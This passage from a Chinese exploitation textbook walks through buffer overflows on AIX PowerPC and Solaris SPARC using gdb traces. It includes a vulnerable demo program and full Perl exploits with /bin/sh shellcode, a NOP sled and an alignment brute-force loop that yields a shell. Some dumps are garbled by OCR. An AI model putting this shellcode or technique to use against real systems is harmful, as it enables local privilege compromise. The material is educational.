每个 PowerPC 的栈帧数据包含四个部分：链接区、参数区、本地变量和寄存器区。链接


```

r13      0xdeadbeef      -559038737
r14      0x1             1
r15      0x2ff22c00      804400128
r16      0x2ff22c08      804400136
r17      0x0             0
r18      0xdeadbeef      -559038737
r19      0xdeadbeef      -559038737
r20      0xdeadbeef      -559038737
r21      0xdeadbeef      -559038737
r22      0xdeadbeef      -559038737
r23      0xdeadbeef      -559038737
r24      0xdeadbeef      -559038737
r25      0xdeadbeef      -559038737
r26      0xdeadbeef      -559038737
r27      0xdeadbeef      -559038737
r28      0x20000460      536872032
r29      0x10000000      268435456
r30      0x3             3
r31      0x53455256      1397051990
pc        0x41424344      1094861636
ps        0x4000d032      1073795122
cr        0x22222842      572663874
lr        0x41424344      1094861636
ctr       0x4             4
xer       0x0             0
fpscr     0x0             0
vscr      0x0             0
vrsave    0x0             0
(gdb) x/8x $r1
0x2ff22bb0:  0x45445350  0x4143453d  0x41424344  0x00000000
0x2ff22bc0:  0x00000000  0x20000e70  0x00000000  0x00000000

```

运行的结果是得到一个段错误的信息，pc 寄存器已经被覆盖为 0x41424344，也就是 ABCD。用 gdb 跟着程序的流程一步步走，看看 pc 寄存器是如何变为 ABCD 的：

```

(gdb) disas main
Dump of assembler code for function main:
0x1000054c <main+0>:  mflr    r0
0x10000550 <main+4>:  stw     r31, -4(r1)
0x10000554 <main+8>:  stw     r0, 8(r1)
0x10000558 <main+12>: stwu    r1, -88(r1)
0x1000055c <main+16>: mr      r31, r1
0x10000560 <main+20>: addi    r3, r31, 56
0x10000564 <main+24>: lwz     r4, 80(r2)
0x10000568 <main+28>: bl      0x10006fa0 <strcpy>

```

```

0x1000056c <main+32>:  nop
0x10000570 <main+36>:  mr      r3,r0
0x10000574 <main+40>:  lwz     r1,0(r1)
0x10000578 <main+44>:  lwz     r0,8(r1)
0x1000057c <main+48>:  mtlr    r0
0x10000580 <main+52>:  lwz     r31,-4(r1)
0x10000584 <main+56>:  blr
0x10000588 <main+60>:  .long 0x0
0x1000058c <main+64>:  .long 0x2061
0x10000590 <main+68>:  lwz     r0,1(r1)
0x10000594 <main+72>:  .long 0x3c
0x10000598 <main+76>:  .long 0x46d61
0x1000059c <main+80>:  xori    r14,r11,7936

```

End of assembler dump.

(gdb) b main

Breakpoint 1 at 0x10000580

(gdb) r

The program being debugged has been started already.

Start it from the beginning? (y or n) y

Starting program: /home/san/simple_overflow

Breakpoint 1, 0x10000580 in main ()

(gdb) display/i \$pc

1: x/i \$pc 0x10000580 <main+20>: addi r3,r31,56

(gdb) x/20x \$r1

0x2ff22b58:	0x2ff22bb0	0x00000000	0x00000000	0x00000000
0x2ff22b68:	0x00000000	0x00000000	0x00000000	0x00000000
0x2ff22b78:	0x00000000	0x00000000	0x00000000	0x00000001
0x2ff22b88:	0x00000000	0xdeadbeef	0xdeadbeef	0xdeadbeef
0x2ff22b98:	0xdeadbeef	0xdeadbeef	0x20000460	0x10000000

(gdb)

0x2ff22ba8:	0x00000003	0x20000460	0x00000000	0x44222802
0x2ff22bb8:	0x100001cc	0x00000000	0x00000000	0x20000e70
0x2ff22bc8:	0x00000000	0x00000000	0x00000000	0x00000000
0x2ff22bd8:	0x00000000	0x00000000	0x00000000	0x00000000
0x2ff22be8:	0x00000000	0x00000000	0x00000000	0x00000000

0x2ff22b58 是当前的堆栈指针，它指向的地址是前一个栈帧 (0x2ff22bb0)。从堆栈内容来看，前一个栈帧保存的 lr 是 0x100001cc，也就是说 main 函数退出后会执行到这个地址，先来看程序流程：

(gdb) until *0x1000056c

0x1000056c in main ()

1: x/i \$pc 0x1000056c <main+32>: nop

(gdb) i reg

r0	0x20	32			
r1	0x2ff22b58		804399960		
r2	0x20000e70		536874608		
r3	0x2ff22b90		804400016		
r4	0x20000534		536872244		
r5	0x2ff22bbc		804400060		
r6	0x0	0			
r7	0x0	0			
r8	0x0	0			
r9	0x80808080		-2139062144		
r10	0x7f7f7f7f		2139062143		
r11	0x4	4			
r12	0x80808080		-2139062144		
r13	0xdeadbeef		-559038737		
r14	0x1	1			
r15	0x2ff22c00		804400128		
r16	0x2ff22c08		804400136		
r17	0x0	0			
r18	0xdeadbeef		-559038737		
r19	0xdeadbeef		-559038737		
r20	0xdeadbeef		-559038737		
r21	0xdeadbeef		-559038737		
r22	0xdeadbeef		-559038737		
r23	0xdeadbeef		-559038737		
r24	0xdeadbeef		-559038737		
r25	0xdeadbeef		-559038737		
r26	0xdeadbeef		-559038737		
r27	0xdeadbeef		-559038737		
r28	0x20000460		536872032		
r29	0x10000000		268435456		
r30	0x3	3			
r31	0x2ff22b58		804399960		
pc	0x1000056c		268436844		
ps	0x2d032	184370			
cr	0x22222842		572663874		
lr	0x1000056c		268436844		
ctr	0x4	4			
xer	0x0	0			
fpscr	0x0	0			
vscr	0x0	0			
vrsave	0x0	0			
(gdb) x/20x \$r1					
0x2ff22b58:	0x2ff22bb0	0x00000000	0x00000000	0x00000000	
0x2ff22b68:	0x00000000	0x00000000	0x00000000	0x00000000	


```

0x2ff22b78: 0x00000000 0x00000000 0x00000000 0x00000001
0x2ff22b88: 0x00000000 0xdeadbeef 0x31323334 0x35313233
0x2ff22b98: 0x34353132 0x33343531 0x32333435 0x31323334
(gdb)
0x2ff22ba8: 0x3d505245 0x53455256 0x45445350 0x4143453d
0x2ff22bb8: 0x41424344 0x00000000 0x00000000 0x20000e70
0x2ff22bc8: 0x00000000 0x00000000 0x00000000 0x00000000
0x2ff22bd8: 0x00000000 0x00000000 0x00000000 0x00000000
0x2ff22be8: 0x00000000 0x00000000 0x00000000 0x00000000

```

strcpy 已经完成, 前一个栈帧保存 lr 寄存器的内容已经改写成 0x41424344, 接着看程序流程:

```

(gdb) ni
0x10000570 in main ()
1: x/i $pc 0x10000570 <main+36>:      mr      r3,r0
(gdb)
0x10000574 in main ()
1: x/i $pc 0x10000574 <main+40>:      lwz     r1,0(r1)
(gdb)
0x10000578 in main ()
1: x/i $pc 0x10000578 <main+44>:      lwz     r0,8(r1)
(gdb)
0x1000057c in main ()
1: x/i $pc 0x1000057c <main+48>:      mtlr   r0
(gdb)
0x10000580 in main ()
1: x/i $pc 0x10000580 <main+52>:      lwz     r31,-4(r1)
(gdb)
0x10000584 in main ()
1: x/i $pc 0x10000584 <main+56>:      blr
(gdb)

```

这几步指令的功能在前面已经说过了, 就是 main 函数在退出的时候会切换到前一个栈帧, 并且把 r1+8 的内容保存到 lr 寄存器, 然后跳到 lr 寄存器执行。

2.4.3 学习如何攻击 AIX PowerPC 的溢出程序

了解了溢出流程后就可以来试试如何写利用程序。下面是一个存在缓冲区溢出漏洞的演示程序:

```

-bash-2.05b$ cat vulnerable.c
/* vulnerable.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud

```



```

*
* Vulnerable program on the PowerPC architecture.
*/

#include <stdio.h>
#include <string.h>
int main (int argc, char *argv[])
{
    char vulnbuff[16];
    strcpy (vulnbuff, argv[1]);
    printf ("\n%s\n", vulnbuff);
    getchar(); /* for debug */
}

```

这个演示程序和 Linux 下的一样，用 gcc 的默认参数编译：

```
-bash-2.05b$ gcc -o vulnerable vulnerable.c
```

AIX 和其他架构的操作系统一样，也有 USER_UPPER（栈底），它的地址是 0x2ff22fff，大致的堆栈结构如图 2.17 所示。



图 2.17 AIX 堆栈结构

由于能够比较准确地猜测环境变量的地址，参考前面的调试流程和 watercloud 的一些 AIX 攻击程序，想当然地写一个攻击程序：

```

-bash-2.05b$ cat exploit.pl
#!/usr/bin/perl
#
# exploit.pl
# exploit program vulnerable

$CMD="/home/san/vulnerable";

$SHELLCODE=

```

```

"\x7c\xa5\x2a\x79" # /* xor.    r5, r5, r5      */
"\x40\x82\xff\xfd"  # /* bnel   <Shellcode> */
"\x7f\xe8\x02\xa6"  # /* mflr   r31          */
"\x3b\xff\x01\x20"  # /* cal    r31, 0x120(r31) */
"\x38\x7f\xff\x08"  # /* cal    r3, -248(r31)  */
"\x38\x9f\xff\x10"  # /* cal    r4, -240(r31)  */
"\x90\x7f\xff\x10"  # /* st     r3, -240(r31)  */
"\x90\xbf\xff\x14"  # /* st     r5, -236(r31)  */
"\x88\x5f\xff\x0f"  # /* lbz    r2, -241(r31)  */
"\x98\xbf\xff\x0f"  # /* stb    r5, -241(r31)  */
"\x4c\xc6\x33\x42"  # /* ororc  cr6, cr6, cr6  */
"\x44\xff\xff\x02"  # /* svca                   */
"/bin/sh"
"\x05";

$NOP="\x60\x60\x60\x60"x800;
%ENV=();

$ENV[CCC]=$NOP, $SHELLCODE;
$ret=system $CMD, "\x2f\xf2\x2b\x40"x11;

```

运行这个 exploit.pl, 由于 vulnerable.c 最后加了一个 getchar() 函数, 所以程序会停下来:

```

-bash-2.05b$ ./exploit.pl

/0+@/0+@/0+@/0+@/0+@/0+@/0+@/0+@/0+@/0+@

```

然后在另一个终端用 gdb 调试 vulnerable:

```

-bash-2.05b$ ps aux|grep vul
san      47644  0.0  0.0  208  220 pts/1 A   22:16:24  0:00 grep vul
san      44544  0.0  0.0   96  304 pts/0 A   22:16:02  0:00 /home/san/vulnera
-bash-2.05b$ gdb vulnerable 44544
GNU gdb 6.1
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "powerpc-ibm-aix5.1.0.0"...
Attaching to program: /home/san/vulnerable, process 44544
0xd01ea254 in read () from /usr/lib/libc.a(shr.o)
(gdb) disas main
Dump of assembler code for function main:
0x10000544 <main+0>:    mflr    r0
0x10000548 <main+4>:    stw     r31, -4(r1)

```

```

0x1000054c <main+8>: stw    r0, 8(r1)
0x10000550 <main+12>: stwu   r1, -88(r1)
0x10000554 <main+16>: mr     r31, r1
0x10000558 <main+20>: stw    r3, 112(r31)
0x1000055c <main+24>: stw    r4, 116(r31)
0x10000560 <main+28>: lwz    r9, 116(r31)
0x10000564 <main+32>: addi   r9, r9, 4
0x10000568 <main+36>: addi   r3, r31, 56
0x1000056c <main+40>: lwz    r4, 0(r9)
0x10000570 <main+44>: bl     0x10007000 <strcpy>
0x10000574 <main+48>: nop
0x10000578 <main+52>: lwz    r3, 88(r2)
0x1000057c <main+56>: addi   r4, r31, 56
0x10000580 <main+60>: bl     0x100073ec <printf>
0x10000584 <main+64>: lwz    r2, 20(r1)
0x10000588 <main+68>: lwz    r11, 92(r2)
0x1000058c <main+72>: lwz    r9, 92(r2)
0x10000590 <main+76>: lwz    r9, 4(r9)
0x10000594 <main+80>: addi   r0, r9, -1
0x10000598 <main+84>: stw    r0, 4(r11)
0x1000059c <main+88>: cmpwi  r0, 0
0x100005a0 <main+92>: bge-   0x100005b4 <main+112>
0x100005a4 <main+96>: lwz    r3, 92(r2)
0x100005a8 <main+100>: bl     0x1000747c <__filbuf>
0x100005ac <main+104>: lwz    r2, 20(r1)
0x100005b0 <main+108>: b      0x100005c8 <main+132>
0x100005b4 <main+112>: lwz    r11, 92(r2)
0x100005b8 <main+116>: lwz    r9, 92(r2)
0x100005bc <main+120>: lwz    r9, 0(r9)
0x100005c0 <main+124>: addi   r0, r9, 1
0x100005c4 <main+128>: stw    r0, 0(r11)
0x100005c8 <main+132>: mr     r3, r0
0x100005cc <main+136>: lwz    r1, 0(r1)
0x100005d0 <main+140>: lwz    r0, 8(r1)
0x100005d4 <main+144>: mtlr   r0
0x100005d8 <main+148>: lwz    r31, -4(r1)
0x100005dc <main+152>: blr
0x100005e0 <main+156>: .long 0x0
0x100005e4 <main+160>: .long 0x2061
0x100005e8 <main+164>: lwz    r0, 513(r1)
—Type <return> to continue, or q <return> to quit—
0x100005ec <main+168>: .long 0x0
0x100005f0 <main+172>: .long 0x9c
0x100005f4 <main+176>: .long 0x46d61

```



```

0x100005f8 <main+180>: xori    r14, r11, 7936
End of assembler dump.
(gdb) b *0x100005dc
Breakpoint 1 at 0x100005dc
(gdb) c
Continuing.

```

在执行 exploit.pl 的窗口随便敲个键，gdb 调试窗口就可以继续了：

```

Breakpoint 1, 0x100005dc in main ()
(gdb) i reg
r0          0x100001cc      268435916
r1          0x2ff22210      804397584
r2          0x20000ee8      536874728
r3          0xf00890f1      -267874063
r4          0xf00890f0      -267874064
r5          0x0            0
r6          0xd032         53298
r7          0x0            0
r8          0x60000000      1610612736
r9          0x60002449      1610622025
r10         0x0            0
r11         0x600026c8      1610622664
r12         0x100005ac      268436908
r13         0xdeadbeef     -559038737
r14         0x2            2
r15         0x2ff22264      804397668
r16         0x2ff22270      804397680
r17         0x0            0
r18         0xdeadbeef     -559038737
r19         0xdeadbeef     -559038737
r20         0xdeadbeef     -559038737
r21         0xdeadbeef     -559038737
r22         0xdeadbeef     -559038737
r23         0xdeadbeef     -559038737
r24         0xdeadbeef     -559038737
r25         0xdeadbeef     -559038737
r26         0xdeadbeef     -559038737
r27         0xdeadbeef     -559038737
r28         0x20000520      536872224
r29         0x10000000      268435456
r30         0x3            3
r31         0x2ff22b40      804399936
pc          0x100005dc      268436956
ps          0x2d032        184370

```



```

ond      0x24222422      606217250
lr       0x100001cc      268435916
cnt      0x0            0
xer      0x0            0
mq       0x0            0
fpscr    0x0            0
(gdb) x/20x $r1
(gdb) x/20x $r1
0x2ff22210:  0x2ff22b40      0x2ff22b40      0x2ff22b40      0x00000000
0x2ff22220:  0x00000000      0x20000ae8      0x00000002      0x2ff2225c
0x2ff22230:  0x00000000      0x00000000      0x00000000      0x00000000
0x2ff22240:  0x00000000      0x00000000      0x00000000      0x00000000
0x2ff22250:  0x00000000      0x00000000      0x00000000      0x2ff22270
(gdb) x/20x 0x2ff22b40
0x2ff22b40:  0x60606060      0x60606060      0x60606060      0x60606060
0x2ff22b50:  0x60606060      0x60606060      0x60606060      0x60606060
0x2ff22b60:  0x60606060      0x60606060      0x60606060      0x60606060
0x2ff22b70:  0x60606060      0x60606060      0x60606060      0x60606060
0x2ff22b80:  0x60606060      0x60606060      0x60606060      0x60606060
...
...
...
(gdb)
0x2ff22f00:  0x60606060      0x60606060      0x60606060      0x60606060
0x2ff22f10:  0x60606060      0x60606060      0x60606060      0x60606060
0x2ff22f20:  0x60606060      0x60606060      0x60606060      0x60606060
0x2ff22f30:  0x60606060      0x60607ca5      0x2a794082      0xfffd7fe8
0x2ff22f40:  0x02a53bff      0x0120387f      0xff08389f      0xff10907f

```

可以看到 lr 寄存器正好被覆盖为 0x2ff22b40，这就说明程序的流程能达到 0x2ff22b40，这个地址也都是填充 nop 指令，由于 AIX PowerPC 是 4 字节的等长指令，注意到 0x2ff22f34 这个地址错位了两个字节，这肯定导致 Shellcode 无法正常执行。watercloud 有一个很好的方法解决这个指令字节对齐的问题，用嵌套循环遍历保证字节对齐：

```

#!/usr/bin/perl
#
# 《网络渗透技术》演示程序
# 作者: san, alert7, eyas, watercloud
#
# exploit1.pl
# exploit program vulnerable

$CMD="/home/san/vulnerable";

$SHELLCODE=

```

```

"\x7c\xa5\x2a\x79". # /* xor.    r5, r5, r5          */
"\x40\x82\xff\xfd".  # /* bnel   <Shellcode>      */
"\x7f\xe8\x02\xa6".  # /* mflr   r31              */
"\x3b\xff\x01\x20".  # /* cal    r31, 0x120(r31)   */
"\x38\x7f\xff\x08".  # /* cal    r3, -248(r31)     */
"\x38\x9f\xff\x10".  # /* cal    r4, -240(r31)     */
"\x90\x7f\xff\x10".  # /* st     r3, -240(r31)     */
"\x90xbf\xff\x14".   # /* st     r5, -236(r31)     */
"\x88\x5f\xff\x0f".  # /* lbz    r2, -241(r31)     */
"\x98xbf\xff\x0f".   # /* stb    r5, -241(r31)     */
"\x4c\xc6\x33\x42".  # /* crorc  cr6, cr6, cr6     */
"\x44\xff\xff\x02".  # /* svca                     */
"/bin/sh".
"\x05";

$NOP="\x60\x60\x60\x60"x800;
%ENV=();

$ENV[CCC]=$NOP.$SHELLCODE;
$ret=system $CMD, "\x2f\x2b\x40"x11;

for ($i=0; $i<4 && $ret;$i++) {
    for ($j=0; $j<4 && $ret;$j++) {
        $ENV[CCC]="A"x $j . $NOP.$SHELLCODE;
        $ret = system $CMD, "A"x $i . "\x2f\x2b\x40"x11;
    }
}

```

用这个新的 exploit.pl 继续尝试攻击:

```

-bash-2.05b$ ./exploit1.pl

/0+@/0+@/0+@/0+@/0+@/0+@/0+@/0+@/0+@

/0+@/0+@/0+@/0+@/0+@/0+@/0+@/0+@/0+@

/0+@/0+@/0+@/0+@/0+@/0+@/0+@/0+@/0+@

/0+@/0+@/0+@/0+@/0+@/0+@/0+@/0+@/0+@

$

```

经过几次组合后就能获得成功了。

2.5 Solaris SPARC 平台缓冲区溢出利用技术

SPARC 和 PowerPC 一样也是 RISC（精简指令集计算）体系结构，不过 Solaris SPARC 的堆栈结构及函数调用过程和 IA32 以及 PowerPC 都不相同，所以在利用上有一些限制和不同。

2.5.1 SPARC 体系结构

SPARC 全称 Scalable Processor Architecture，由 Sun 公司开发，现在已经成为一个开放的标准。最初的两个体系版本是 32 位的，称为 v7 和 v8，目前最后的版本是 64 位 v9，可以同时运行 64 位和 32 位的应用程序。可以用如下命令获得芯片的版本：

```
bash-2.05# psrinfo -v
Status of processor 0 as of: 08/25/04 22:15:17
Processor has been on-line since 08/25/04 20:51:46.
The sparcv9 processor operates at 270 MHz,
and has a sparcv9 floating point processor.
```

其中 Solaris 7、8、9 和 10 都支持 64 位的内核并且可以运行 64 位用户模式的应用程序。但是 Sun 用户模式的二进制程序大部分都还是 32 位的。可以用如下命令查看当前系统运行模式：

```
bash-2.05$ lsainfo -b
64
bash-2.05$ lsainfo -kv
64-bit sparcv9 kernel modules
```

SPARC 体系和 IA32 不同，字节序使用 big-endian。指令集是 RISC（精简指令集计算），所有指令都是 4 字节等长，并且要求 4 字节边界对齐，否则执行一个未对齐地址的指令将引起 BUS 错误。同样如果试图访问或写未对齐的地址也将引起 BUS 错误，导致程序崩溃。

SPARC 对程序有 32 个可见的通用整型寄存器，其中 8 个是全局寄存器，另外 24 个存在于寄存器窗。一个寄存器窗由 out、local 和 in 三组 8 个寄存器构成。SPARC 的实现可以有 2~32 个窗，所以有 40~520 个寄存器（两个寄存器窗之间有一组寄存器是重叠的）。任何时候进程在执行中只对应一个寄存器窗，由当前窗口指针（CWP）确定，CWP 是寄存器 PSR 的一部分，在 GDB 里可以用 info registers \$psr 看到。save 和 restore 指令会增减 CWP 的值，这两个指令一般在函数过程的调用和返回的时候执行。

每组寄存器的基本构成及作用如下：

	%g0	(r00)	始终为 0
	%g1	(r01)	[1] 临时值
	%g2	(r02)	[2]
global	%g3	(r03)	[2]
	%g4	(r04)	[2]

	%g5	(r05)		SPARC ABI 保留
	%g6	(r06)		SPARC ABI 保留
	%g7	(r07)		SPARC ABI 保留
out	%o0	(r08)	[3]	输出参数 0 / 被调函数调用返回值
	%o1	(r09)	[1]	输出参数 1
	%o2	(r10)	[1]	输出参数 2
	%o3	(r11)	[1]	输出参数 3
	%o4	(r12)	[1]	输出参数 4
	%o5	(r13)	[1]	输出参数 5
	%sp, %o6	(r14)	[1]	堆栈指针
	%o7	(r15)	[1]	临时数据 / CALL 指令的地址
local	%l0	(r16)	[3]	local 0
	%l1	(r17)	[3]	local 1
	%l2	(r18)	[3]	local 2
	%l3	(r19)	[3]	local 3
	%l4	(r20)	[3]	local 4
	%l5	(r21)	[3]	local 5
	%l6	(r22)	[3]	local 6
	%l7	(r23)	[3]	local 7
in	%i0	(r24)	[3]	输入参数 0 / 返回给主调函数的值
	%i1	(r25)	[3]	输入参数 1
	%i2	(r26)	[3]	输入参数 2
	%i3	(r27)	[3]	输入参数 3
	%i4	(r28)	[3]	输入参数 4
	%i5	(r29)	[3]	输入参数 5
	%fp, %i6	(r30)	[3]	栈帧指针
	%i7	(r31)	[3]	返回地址 - 8

SPARC 架构使用流水线提高性能，一个流水线通常可以同时提取/执行多条指令。CPU 执行完一条指令需要如下步骤：提取、解码、执行、分支跳转，这些做完了才写到目标。但是做完所有这些才开始下条指令有些浪费时间，所以流水线还实现提取下条指令。当解码当前指令的时候就开始提取下一条指令。SPARC 的流水线长度是 2，所以 SPARC 除了 pc 寄存器，还有 npc 寄存器，npc 指向下一条将要执行的指令。当前指令执行完后，npc 总是会复制到 pc 中。

2.5.2 Solaris SPARC 堆栈结构及函数调用过程

了解系统的堆栈结构和函数调用过程是学习溢出技术的基础，SPARC 的堆栈也是往低地址增长的。Peter Magnusson 在 <http://www.sics.se/~psm/sparcstack.html> 给出了 SPARC 栈帧内容的大致结构，如图 2.18 所示。




图 2.18 SPARC 栈帧内容结构

用一个简单的溢出程序来验证一下 Solaris SPARC 的堆栈结构:

```
bash-2.05$ cat simple_overflow.c
/* simple_overflow.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * Simple program to demonstrate buffer overflows
 * on the SPARC architecture.
 */

#include <stdio.h>
#include <string.h>

char largebuff[] =
"1234512345123451234512345123451234512345"
"1234512345123451234512345123451234512345"
"123451234512"
"ABCD";

int overflow(char * str) {
    char smallbuff[16];
    strcpy (smallbuff, str);
}
```

```

i1      0x0      0
i2      0x0      0
i3      0x0      0
i4      0x0      0
i5      0x0      0
fp      0x0      0
i7      0x0      0
(gdb) i r o0 o1 o2 o3 o4 o5 sp o7
o0      0x1      1
o1      0xffbfc84      -4260732
o2      0xffbfc8c      -4260724
o3      0x20cf8      134392
o4      0x0      0
o5      0x0      0
sp      0xffbfc20      -4260832
o7      0x10898      67736

```

o0 是参数个数。o1 保存参数指针，o2 保存环境变量指针，o3 保存指向环境变量指针的指针。sp 是当前堆栈指针，o7 保存 main 函数调用指令地址。

```

(gdb) x/x $o1
0xffbfc84:      0xffbfd74
(gdb) x/s 0xffbfd74
0xffbfd74:      "/export/home/san/exploit/simple_overflow"
(gdb) x/x $o2
0xffbfc8c:      0xffbfd9d
(gdb) x/3s 0xffbfd9d
0xffbfd9d:      "PWD=/export/home/san/exploit"
0xffbfdba:      "TZ=GMT+8"
0xffbfdbc3:      "_INIT_RUN_NPREV=0"
(gdb) x/i $o7
0x10898 <_start+92>:      call 0x10a34 <main>

```

看看 save 指令执行什么操作：

```

(gdb) display/i $pc
1: x/i $pc 0x10a34 <main>:      save %sp, -112, %sp
(gdb) si
0x10a38 in main ()
1: x/i $pc 0x10a38 <main+4>:      sethi %hi(0x20c00), %o0
(gdb) i r i0 i1 i2 i3 i4 i5 fp i7
i0      0x1      1
i1      0xffbfc84      -4260732
i2      0xffbfc8c      -4260724
i3      0x20cf8      134392
i4      0x0      0

```



```

0x10a10 <overflow+4>: st %i0, [ %fp + 0x44 ]
0x10a14 <overflow+8>: add %fp, -32, %o0
0x10a18 <overflow+12>: ld [ %fp + 0x44 ], %o1
0x10a1c <overflow+16>: call 0x20b94 <strcpy>
0x10a20 <overflow+20>: nop
0x10a24 <overflow+24>: mov %o0, %i0
0x10a28 <overflow+28>: nop
0x10a2c <overflow+32>: ret
0x10a30 <overflow+36>: restore
End of assembler dump.

```

```
(gdb) i r o0 o1 o2 o3 o4 o5 sp o7
```

```

o0          0x20c58  134232
o1          0x0      0
o2          0x0      0
o3          0x0      0
o4          0x0      0
o5          0x0      0
sp          0xffbfb0  -4260944
o7          0x10a40  68160

```

```
(gdb) i r i0 i1 i2 i3 i4 i5 fp i7
```

```

i0          0x1      1
i1          0xffbfc84 -4260732
i2          0xffbfc8c -4260724
i3          0x20cf8  134392
i4          0x0      0
i5          0x0      0
fp          0xffbfc20  -4260832
i7          0x10898  67736

```

```
(gdb) x/16x $sp
```

```

0xffbfb0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffbfb4: 0x00000000 0x00000000 0x00000000 0x00000000
0xffbfb8: 0x00000001 0xffbfc84 0xffbfc8c 0x00020cf8
0xffbfbC: 0x00000000 0x00000000 0xffbfc20 0x00010898

```

进入 overflow 函数, 首先也是 save 操作, 这又会把上面 o1~o7 寄存器的内容复制到 i0~i7 寄存器, 并且把 i0~i7, i0~i7 寄存器的值保存到新堆栈的开头处。第二条指令把传递给 overflow 函数的参数放到 %fp + 0x44, 这个地址是 main 函数的堆栈指针, 让我们看一下:

```
(gdb) si
```

```
0x10a10 in overflow ()
```

```
1: x/i $pc 0x10a10 <overflow+4>: st %i0, [ %fp + 0x44 ]
```

```
(gdb) x/16x $sp
```

```

0xffbfb30: 0x00000000 0x00000000 0x00000000 0x00000000
0xffbfb40: 0x00000000 0x00000000 0x00000000 0x00000000
0xffbfb50: 0x00020c58 0x00000000 0x00000000 0x00000000

```

```

0xffbefb60: 0x00000000 0x00000000 0xffbefbb0 0x00010a40
(gdb) x/20x $fp
0xffbefbb0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffbefbc0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffbefbd0: 0x00000001 0xffbefc84 0xffbefc8c 0x00020cf8
0xffbefbe0: 0x00000000 0x00000000 0xffbefc20 0x00010898
0xffbefbf0: 0x00000000 0x00000000 0xffbefc20 0x00010858

```

在 overflow 执行完 save 指令以后, \$fp + 0x44 是 main 函数保存完 i0~i7、i0~i7 寄存器后的堆栈, 也就是说在 Solaris 底下, 被调函数的参数是放在主调函数的堆栈栈帧中的。

```

(gdb) si
0x10a14 in overflow ()
1: x/i $pc 0x10a14 <overflow+8>;      add %fp, -32, %0
(gdb)
0x10a18 in overflow ()
1: x/i $pc 0x10a18 <overflow+12>;      ld [%fp + 0x44], %0
(gdb)
0x10a1c in overflow ()
1: x/i $pc 0x10a1c <overflow+16>;      call 0x20b94 <strcpy>
(gdb) p/x $fp - 32
$1 = 0xffbefb90

```

这时堆栈结构如下:

```

(gdb) x/64x $sp
%sp -> 0xffbefb30: 0x00000000 0x00000000 0x00000000 0x00000000
0xffbefb40: 0x00000000 0x00000000 0x00000000 0x00000000
0xffbefb50: 0x00020c58 0x00000000 0x00000000 0x00000000
0xffbefb60: 0x00000000 0x00000000 0xffbefbb0 0x00010a40 [overflow 函
数被调用的地址]
.
.
.
buf -> 0xffbefb90: 0x00000000 0x00000000 0x00000000 0x00000000
.
.
.
%fp -> 0xffbefbb0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffbefbc0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffbefbd0: 0x00000001 0xffbefc84 0xffbefc8c 0x00020cf8
0xffbefbe0: 0x00000000 0x00000000 0xffbefc20 0x00010898 [main 函数被
调用的地址]

```

请注意黑色标识的数据。buf 没法覆盖被保存的 overflow 函数被调用的地址, 但是可以覆盖保存的 main 函数被调用的地址。这就是说 Solaris 下至少需要两次返回才能完成缓冲区

溢出攻击，所以像前几节里在 main 函数里溢出的示例程序在 Solaris 下是无法利用的。

```
(gdb) ni
0x10a20 in overflow ()
1: x/i $pc 0x10a20 <overflow+20>:      nop
(gdb)
0x10a24 in overflow ()
1: x/i $pc 0x10a24 <overflow+24>:      mov %o0, %i0
(gdb)
0x10a28 in overflow ()
1: x/i $pc 0x10a28 <overflow+28>:      nop
(gdb)
0x10a2c in overflow ()
1: x/i $pc 0x10a2c <overflow+32>:      ret
```

ret 指令是个合成指令，等价于 `jmpl %i7+8, %g0`，它将跳转到 `%i7+8` 处：

```
(gdb) i reg $i7 $pc $npc
i7          0x10a40  68160
pc          0x10a2c  68140
npc         0x10a30  68144
(gdb) si
0x10a30 in overflow ()
1: x/i $pc 0x10a30 <overflow+36>:      restore
(gdb) i reg $i7 $pc $npc
i7          0x10a40  68160
pc          0x10a30  68144
npc         0x10a48  68168
```

接下来的 `restore` 指令也是个合成指令，它将寄存器窗号增加一，然后把 `i0~i7` 寄存器的内容复制到 `o1~o7` 寄存器，并将主调函数保存在堆栈中的 `%i0~%i7` 和 `%l0~%l7` 恢复到 `in` 和 `local` 寄存器组中。

```
(gdb) i r o0 o1 o2 o3 o4 o5 sp o7
o0          0xffbfb90  -4260976
o1          0x20cbc  134332
o2          0xffbfb90  -4260976
o3          0x0      0
o4          0x0      0
o5          0x0      0
sp          0xffbfb30  -4261072
o7          0x10a1c  68124
(gdb) i r i0 i1 i2 i3 i4 i5 fp i7
i0          0xffbfb90  -4260976
i1          0x0      0
i2          0x0      0
```



```

i3          0x0      0
i4          0x0      0
